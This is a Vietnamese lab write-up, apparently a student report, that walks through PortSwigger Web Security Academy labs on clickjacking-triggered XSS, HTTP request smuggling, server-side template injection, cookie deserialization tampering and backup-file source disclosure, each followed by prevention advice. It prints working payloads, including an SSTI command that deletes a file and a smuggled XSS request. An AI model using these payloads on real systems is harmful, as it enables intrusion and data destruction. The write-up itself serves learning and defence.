The screenshot shows a browser window with two tabs: '2FA simple bypass' and '2FA simple bypass'. The main content is the 'My Account' page from 'WebSecurity Academy'. At the top, it says 'Congratulations, you solved the lab!' and has a 'Solved' badge. Below that, it shows the user's information: 'Your username is: carlos' and 'Your email is: carlos@carlos-montoya.net'. There is a form with a text input field labeled 'Email' and a button labeled 'Update email'. At the bottom of the page, there are links for 'Home', 'My account', and 'Log out'. A message at the bottom of the screen says 'To direct input to this VM, move the mouse pointer inside or press Ctrl+G.'

9. Exploiting clickjacking vulnerability to trigger DOM-based XSS

- Link video: [Youtube](#)

Các bước thực hiện

- Truy cập phần exploit server
- Sửa lại phần body như sau để tạo ra một trang clickjacking:

```
<style>
    iframe {
        position: relative;
        width: 700;
        height: 500;
        opacity: 0.0001;
        z-index: 2;
    }
    div {
        position: absolute;
        top: 420;
        left: 80;
        z-index: 1;
    }
</style>
<div>Click me</div>
<iframe
src="https://<ID>.web-security-academy.net/feedback?name=<img src=1
onerror=print()>&email=hacker@attacker-
website.com&subject=test&message=test#feedbackResult"></iframe>
```

3. Sửa ID thành ID của lab hiện tại, bấm vào Deliver to victim

10. lab-deliver-reflected-xss

Video thực hiện:

<https://youtu.be/brFpAnaQsBQ>


Mô tả lỗ hổng:

-Request Smuggling (tấn công đánh cắp yêu cầu) là một lỗ hổng bảo mật trong các ứng dụng web, xuất hiện khi có sự khác biệt trong cách mà các máy chủ (proxy hoặc load balancer) xử lý và diễn giải các tiêu đề HTTP, đặc biệt là khi xử lý các yêu cầu HTTP chuỗi (pipelined). Điều này cho phép kẻ tấn công lén lút chèn một yêu cầu độc hại giữa hai yêu cầu hợp lệ, khiến máy chủ đích xử lý sai lệnh yêu cầu đó.

Cách bước thực hiện:

Bước 1:

Truy cập vào trang web và xem một blog bất kì, sau đó bắt lại gói tin yêu cầu:




The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. In the 'Request' pane, a POST request is captured with the following details:

```
Pretty Raw Hex
1 GET /post?postId=7 HTTP/1.1
2 Host: oaa300320464d6f580e4ada5002000dc.web-security-academy.net
3 Cookie: session=pOQZP9Fr7dIW5oGnX0U5tWafPyG
4 Sec-Ch-Ua: "Chromium";v="125", "Not=A Brand";v="8"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-UA-Platform: "Windows"
7 Accept-Language: en-US,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6660.71 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://oaa300320464d6f580e4ada5002000dc.web-security-academy.net/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i
18
19
```

The 'Response' pane shows a woman looking shocked at a laptop screen. The 'Inspector' pane on the right displays the request attributes, query parameters, body parameters, cookies, headers, and response headers.

Bước 2: Thay thế payload cũ bằng một payload mới:



The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. In the 'Request' pane, the POST request has been modified to include a payload in the 'Content-Length' header:

```
Pretty Raw Hex
1 POST / HTTP/1.1
2 Host: oaa300320464d6f580e4ada5002000dc.web-security-academy.net
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 95
5 Transfer-Encoding: chunked
6
7 0
8
9 GET /post?postId=7 HTTP/1.1
10 User-Agent: a'><script>alert(l)</script>
11 Content-Type: application/x-www-form-urlencoded
12 Foo: bar|
```

The 'Response' pane shows the same shocked woman image. The 'Inspector' pane on the right displays the request attributes, query parameters, body parameters, cookies, headers, and response headers.

-Yêu cầu POST ban đầu tạo điều kiện để thực hiện HTTP Request Smuggling bằng cách lợi dụng sự xung đột giữa Content-Length và Transfer-Encoding.

-Proxy có thể nghĩ rằng yêu cầu đã hoàn thành sau khi đọc xong phần POST (dựa trên

Content-Length), nhưng máy chủ đích lại tiếp tục đọc yêu cầu tiếp theo từ phần Transfer-Encoding và xử lý nó như một yêu cầu GET.

-Yêu cầu GET có chứa mã XSS được gửi đến máy chủ, và nếu máy chủ phản hồi mà không lọc cẩn thận dữ liệu, mã độc XSS có thể được thực thi trong trình duyệt người dùng.

Bước 3: Thực forward gói tin nhiều lần cho đến khi thành công:

The screenshot shows the Burp Suite interface with the Repeater tab selected. In the Request pane, a POST request is shown with the following content:

```
Pretty Raw Hex
1 POST / HTTP/1.1
2 Host: 0aa300320464d6f580e4ada9002000dc.web-security-academy.net
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 134
5 Transfer-Encoding: chunked
6
7 0
8
9 GET /post?postId=7 HTTP/1.1
10 User-Agent: a"/><script>alert(l)</script>
11 Content-Type: application/x-www-form-urlencoded
12 Foo: bar
```

In the Response pane, the page title is "WebSecurity Academy" with a red exclamation mark icon. The main content says "Exploiting HTTP request smuggling to deliver reflected XSS" with a green "Solved" button. Below it is the "WE LIKE TO BLOG" logo. The Inspector pane on the right shows the request attributes and headers.

Biện pháp phòng ngừa:

-Đồng bộ xử lý tiêu đề HTTP: Đảm bảo tất cả các máy chủ trong chuỗi xử lý yêu cầu đều diễn giải tiêu đề HTTP thống nhất, đặc biệt là Content-Length và Transfer-Encoding.

-Sử dụng phiên bản cập nhật: Cập nhật proxy và máy chủ để vá các lỗ hổng liên quan đến Request Smuggling.

-Tắt HTTP/1.1 pipelining: Hạn chế sử dụng chuỗi yêu cầu HTTP trên một kết nối duy nhất nếu không cần thiết.

-Kiểm tra bảo mật định kỳ: Thực hiện kiểm tra bảo mật và sử dụng công cụ kiểm tra tự động để phát hiện lỗ hổng.

11. Lab-server-side-template-injection-basic

Video thực hiện:

<https://youtu.be/xa7hwAQ74mk>

Mô tả lỗ hổng:

-Server-Side Template Injection (SSTI) là lỗ hổng bảo mật xuất hiện khi một ứng dụng web cho phép người dùng cung cấp dữ liệu đầu vào và sau đó chèn trực tiếp dữ liệu đó vào một template server-side mà không kiểm soát an toàn. Kẻ tấn công có thể lợi dụng lỗ hổng này để thực thi mã độc hoặc chiếm quyền kiểm soát máy chủ.

Các bước thực hiện:

Bước 1: Truy cập trang web và chọn một item bất kì để kiểm tra phản hồi của trang web:

Basic server-side template injection

LAB Not solved

Home

WE LIKE TO SHOP

Unfortunately this product is out of stock

Six Pack Beer Belt Caution Sign Sprout More Brain Power Conversation Controlling Lemon

Bước 2: Kiểm tra gói tin trên burp suite:

Target: https://lab9000003fac7815e6d0a004e002c.web-security-academy.net

Request

Pretty Raw Hex

```
1 GET /message=Unfortunately%20this%20product%20is%20out%20of%20stock HTTP/1.1
2 Host: 0ab9000003fac7815e6d0a004e002c.web-security-academy.net
3 Cookie: session=929Wc1ou1Mn0HsC2QmllPtGhAnEtnzB
4 Accept-Language: en-US,en;q=0.9
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6668.71 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-User: ?1
11 Sec-Fetch-Dest: document
12 Sec-Ch-Ua-Browser: "Not=ABrand",v="g"
13 Sec-Ch-Ua-Platform: "Windows"
14 Referer: https://lab9000003fac7815e6d0a004e002c.web-security-academy.net/
15 Accept-Encoding: gzip, deflate, br
16 Priority: u=0, i
17
18
19
```

Response

Pretty Raw Hex Render

WE LIKE TO SHOP

Unfortunately this product is out of stock

Six Pack Beer Belt Caution Sign Sprout More Brain Power Conversation Controlling Lemon

Bước 3: Thử thay đổi nội dung phần message :-1:

Burp Suite Community Edition v2024.8.5 - Temporary Project

Decoder

<%# 7*7 %>

%3c%25%3d%20%37%2a%37%20%25%3e%0a

Bước 4: Copy phần encode vào gói tin và forward đến web để xem phản hồi:

The screenshot shows a Burp Suite interface with the following details:

- Request:** GET /messag... HTTP/2
- Host:** Oab9000003fetac7815ed0a004e002c.web-security-academy.net
- Cookie:** session=98EWt1quINmJHh5CZqBtGFnRtns8e
- Accept-Language:** en-US,en;q=0.9
- Upgrade-Insecure-Requests:** 1
- User-Agent:** Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6660.71 Safari/537.36
- Accept:** text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
- Sec-Fetch-Site:** same-origin
- Sec-Fetch-Mode:** navigate
- Sec-Fetch-User:** ?1
- Sec-Fetch-Dest:** document
- Sec-Fetch-Mode:** cors,"v":129, "Not*A*Brand","v":8"
- Sec-Ch-Ua-Mobile:** ?0
- Sec-Ch-Ua-Platform:** "Windows"
- Referer:** https://Oab9000003fetac7815ed0a004e002c.web-security-academy.net/
- Accept-Encoding:** gzip, deflate, br
- Priority:** u=0, i

Response:

Basic server-side template injection

Back to lab description

Home

LAB Not solved

Inspector

- Request attributes: 2
- Request query parameters: 1
- Request body parameters: 0
- Request cookies: 1
- Request headers: 19
- Response headers: 3

Bước 5: Thực hiện lệnh xóa file morale.txt ở trong Carlos's home directory bằng cách encode lệnh tương ứng và truyền vào gói tin

The figure shows the Burp Suite Decoder tool interface. It has a top navigation bar with tabs: Dashboard, Target, Proxy, Intruder, Repeater, View, Help, Sequencer, Decoder (which is underlined), Comparer, Logger, Organizer, Extensions, and Learn. The main area contains three rows of text. Each row has a 'Text' or 'Hex' radio button, a 'Decode as ...' dropdown, an 'Encode as ...' dropdown, a 'Hash ...' dropdown, and a 'Smart decode' button.

Text	Hex	Decode as ...	Encode as ...	Hash ...	Smart decode
<%= system('rm /home/carlos/morale.txt') %>	%3c%25%3d%20%73%79%73%74%65%6d%20%22%72%6d%20%2f%68%6f%6d%65%2f%63%61%72%6c%6f%73%2f%6d%6f%72%61%6c%65%2e%74%78%74%22%29%20%25%3e%0d%				
<%= system('rm /home/carlos/morale.txt') %>	%3c%25%3d%20%73%79%73%74%65%6d%20%22%72%6d%20%2f%68%6f%6d%65%2f%63%61%72%6c%6f%73%2f%6d%6f%72%61%6c%65%2e%74%78%74%22%29%20%25%3e%0d%				
<%= system('rm /home/carlos/morale.txt') %>	%3c%25%3d%20%73%79%73%74%65%6d%20%22%72%6d%20%2f%68%6f%6d%65%2f%63%61%72%6c%6f%73%2f%6d%6f%72%61%6c%65%2e%74%78%74%22%29%20%25%3e%0d%				

S Burp Project Intruder Repeater View Help

Burp Suite Community Edition v2024.8.5 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

2 x 3 x 4 x 5 x +

Send Cancel < > | Target: https://ob9000003fe1ac7815e6d0a004e002c.web-security-academy.net | HTTP/2

Request Response Inspector

Pretty Raw Hex Render

1 GET /message

2 Host: ob9000003fe1ac7815e6d0a004e002c.web-security-academy.net

3 Accept: */*

4 Accept-Language: en-US,en;q=0.9

5 Upgrade-Insecure-Requests: 1

6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36

7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

8 Sec-Fetch-Site: sameorigin

9 Sec-Fetch-Mode: navigate

10 Sec-Fetch-User: 1l

11 Sec-Fetch-Dest: document

12 Sec-Ch-Ua: "Chromium";v="128", "Not=A?Brand";v="8"

13 Sec-Ch-Ua-Mobile: ?0

14 Sec-Ch-Ua-Platform: "Windows"

15 Referer: https://ob9000003fe1ac7815e6d0a004e002c.web-security-academy.net/

16 Accept-Encoding: gzip, deflate, br

17 Accept: */*

18

19

WebSecurity Academy Basic server-side template injection LAB Not solved

Back to lab description

Home

WE LIKE TO SHOP

true

Bước 6: Truyền phản hồi đến browser và kiểm tra kết quả:

The screenshot shows a browser window with the URL <https://0ab9000003fe1ac7815e6d0a004e002c.web-security-academy.net/?message=<%25%3d%20system%28%rm%20%2fhome%2fcarlos%2fmorale%2etxt%29%20%25>%0a>. The page title is "Basic server-side template injection" and there is a green "Solved" button. A banner at the top says "Congratulations, you solved the lab!". Below it are social sharing links for Twitter and LinkedIn, and a "Continue learning >" link. The main content area features the text "WE LIKE TO SHOP" with a question mark icon, followed by a "true" status indicator and a row of four small images.

Biện pháp phòng ngừa:

- Kiểm tra và lọc dữ liệu đầu vào: Không tin tưởng bất kỳ dữ liệu nào từ người dùng, cần kiểm tra và lọc dữ liệu đầu vào kỹ lưỡng, đặc biệt là các ký tự đặc biệt.
- Sử dụng template engine an toàn: Chọn các engine template có cơ chế bảo mật tốt và tránh sử dụng các tính năng cho phép thực thi mã tùy ý.
- Cập nhật và vá lỗi định kỳ: Đảm bảo hệ thống, framework và thư viện được cập nhật thường xuyên để tránh các lỗ hổng bảo mật đã biết.
- Tách biệt quyền hệ thống: Giới hạn quyền truy cập của ứng dụng để ngăn ngừa sự lạm dụng quyền khi lỗ hổng bị khai thác.
- Sử dụng cơ chế sandbox: Thiết lập sandbox cho template engine để cô lập các quá trình thực thi, giảm thiểu khả năng gây hại nếu bị khai thác.

12. Lab-deserialization-modifying-serialized-object

Video thực hiện:

<https://youtu.be/JSazMRnBUoI>

Mô tả lỗ hổng:

-Lỗ hổng Insecure Deserialization xảy ra khi dữ liệu không đáng tin cậy được deserialized (tức là được chuyển từ định dạng dữ liệu lưu trữ, như JSON, XML hoặc các định dạng đối tượng, thành đối tượng mà ứng dụng có thể sử dụng lại) một cách không an toàn. Điều này có thể dẫn đến việc kẻ tấn công thao túng dữ liệu được deserialized để thực hiện các hành vi tấn công như thực thi mã từ xa (Remote Code Execution), nâng cao quyền, hoặc thậm chí làm cho hệ thống ngừng hoạt động.

Các bước thực hiện:

Bước 1: Thực hiện đăng nhập với tài khoản được cung cấp:

Home | My account | Log out

My Account

Your username is: wiener

Email

Update email

Bước 2: Sau khi thực hiện đăng nhập, kiểm tra gói tin bằng công cụ burp suite:

The screenshot shows the Burp Suite interface with the following details:

- Request:** A GET request to `/my-account?id=wiener` with various headers including User-Agent (Mozilla/5.0), Accept (text/html), and Sec-Fetch-Site (same-origin).
- Response:** A response from "Web Security Academy" with the title "Modifying serialized objects". It includes a green "Solved" button and a message: "Congratulations, you solved the lab!".
- Inspector:** On the right, it shows the "Request attributes" tab with a value of "2".
- Bottom:** A navigation bar with "Home | My account | Log out".

Bước 3: Vì đây là lỗ hổng liên quan đến Deserialization nên ta sẽ kiểm tra nội dung cookie và điều chỉnh nó để thực hiện đăng nhập với quyền admin:

The screenshot shows the Burp Suite Inspector tool with the following details:

- Selection:** Shows the selected text: `Tzo00iJVc2VyIjoyOntz0jg6InVzZXJuYW1lIjtz0jY6IndpZW5lciI7czol0iJhZGlpbil7Yjow030`.
- Selected text:** The text is highlighted.
- Decoded from:** Set to "Base64".
- Decoded content:** The output is: `0:4: "User":2: {s:8: "username";s:6: "wiener";s:5: "admin";b:0; }`.

-Ở đây ta có thể thấy tài khoản này đăng nhập không được cấp quyền admin vì thuộc tính

admin đang ở giá trị 0. Bây giờ ta thực hiện việc điều chỉnh ở bước tiếp theo.

Bước 4: Chuyển value cookie qua tab Decoder để thực hiện việc điều chỉnh:

The screenshot shows the Burp Suite interface with the Decoder tab selected. In the top-left panel, there is a session cookie: Tzo0OjVzVijoyOntzOjg6lnVzZXJuYW1lJtzOjY6IndpZW5lcit7czo1OuhZG1pbil7yjoxO30. Below it, the decoded value is shown: O:4:"User":2:(s:8:"username";s:6:"wiener";s:5:"admin";b:1;). This indicates that the 'admin' value was successfully modified to 'wiener'.


Bước 5: Copy giá trị cookie mới được chỉnh sửa truyền vào gói tin và forward đến web:

The screenshot shows the Burp Suite interface with the Repeater tab selected. The request pane contains a modified cookie line: Cookie: session=Tzo0OjVzVijoyOntzOjg6lnVzZXJuYW1lJtzOjY6IndpZW5lcit7czo1OuhZG1pbil7yjoxO30. The response pane shows the 'Modifying serialized objects' page from the Web Security Academy lab. The inspector pane on the right shows the selected text: Tzo0OjVzVijoyOntzOjg6lnVzZXJuYW1lJtzOjY6IndpZW5lcit7czo1OuhZG1pbil7yjoxO30. The status bar at the bottom indicates the target is https://0ac70071046a78ba80532bd500f100d3.web-security-academy.net.

Bước 6: Vào browser, nhập F12 vào mục application để chỉnh sửa cookie:

The screenshot shows a browser window with developer tools open, specifically the Application tab. The cookie table lists a session cookie with the name 'session' and the value 'Tzo0OjVzVijoyOntzOjg6lnVzZXJuYW1lJtzOjY6IndpZW5lcit7czo1OuhZG1pbil7yjoxO30'. The cookie value is highlighted, indicating it has been modified. The browser address bar shows the URL: https://0ac70071046a78ba80532bd500f100d3.web-security-academy.net/my-account?id=wiener.

Bước 7: Load lại web và thực hiện xóa user Carlos theo yêu cầu của bài Lab



Biện pháp phòng ngừa:

- Tránh deserialization từ nguồn không tin cậy: Hạn chế deserialization từ dữ liệu người dùng hoặc các nguồn không kiểm soát.
- Sử dụng các thư viện deserialization an toàn: Chỉ dùng các thư viện kiểm soát tốt và có cơ chế bảo mật.
- Kiểm tra và xác thực dữ liệu: Xác minh và kiểm tra dữ liệu trước khi deserialized.
- Danh sách trắng các đối tượng được phép: Giới hạn các đối tượng mà ứng dụng có thể deserialized.
- Áp dụng sandboxing: Chạy quá trình deserialization trong môi trường hạn chế (sandbox) để giảm rủi ro.

13. Lab-infoleak-viabackup-files

Video thực hiện:


<https://youtu.be/dgAPndnTUd0>

Mô tả lỗ hổng:

- Bài lab này tập trung vào việc file backup của mã nguồn bị lộ do thiếu các biện pháp bảo vệ cũng như là việc sơ sài trong khâu quản lí file.

Các bước thực hiện:

Bước 1: Chuyển hướng trang web đến đường dẫn /robot.txt. Trong các trang web, tệp robots.txt là một tệp văn bản nằm ở thư mục gốc của trang web, dùng để hướng dẫn các công cụ tìm kiếm (search engine) về việc nên thu thập (crawl) và lập chỉ mục (index) những phần nào của trang web. Tệp này tuân theo giao thức Robots Exclusion Protocol (REP), giúp quản trị viên website kiểm soát việc thu thập dữ liệu của các bot tìm kiếm như Google, Bing, hoặc các bot khác.



Bước 2: chuyển hướng trang web đến đường dẫn /backup

Bước 3: Click vào để xem nội dung file:

```
package data.productcatalog;

import common.db.JdbcConnectionBuilder;

import java.io.IOException;
import java.io.ObjectInputStream;
import java.io.Serializable;
import java.sql.Connection;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;

public class ProductTemplate implements Serializable
{
    static final long serialVersionUID = 1L;

    private final String id;
    private transient Product product;

    public ProductTemplate(String id)
    {
        this.id = id;
    }

    private void readObject(ObjectInputStream inputStream) throws IOException, ClassNotFoundException
    {
        inputStream.defaultReadObject();

        ConnectionBuilder connectionBuilder = ConnectionBuilder.from(
            "org.postgresql.Driver",
            "postgresql",
            "localhost",
            5432,
            "postgres",
            "postgres",
            "ofx4miqsewnh4ahxqzs7mghwt6o9mtih"
        ).withAutoCommit();
        try
        {
            Connection connect = connectionBuilder.connect(30);
            String sql = String.format("SELECT * FROM products WHERE id = '%s' LIMIT 1", id);
            Statement statement = connect.createStatement();
```

Bước 4: Tiến hành copy mật khẩu trong Connection builder và submit mật khẩu:

Mật khẩu : ofx4miqsewnh4ahxqzs7mghwt6o9mtih

Source code disclosure via backdoor
0a6e00bc0427745e80651c4e00300091.web-security-academy.net says
Answer:
ofx4miqsewnh4ahxqzs7mghwt6o9mtih
OK Cancel

Biện pháp phòng ngừa:

- Không lưu tệp sao lưu trong thư mục public: Đảm bảo các tệp backup không thể truy cập qua web.
- Sử dụng cấu hình máy chủ (như .htaccess): Chặn quyền truy cập các tệp .bak, .old, .sql, v.v.
- Xóa tệp sao lưu sau khi dùng: Di chuyển hoặc xóa ngay khi sao lưu xong.
- Thiết lập quyền truy cập hạn chế: Đảm bảo chỉ những người cần thiết mới có quyền truy cập tệp backup.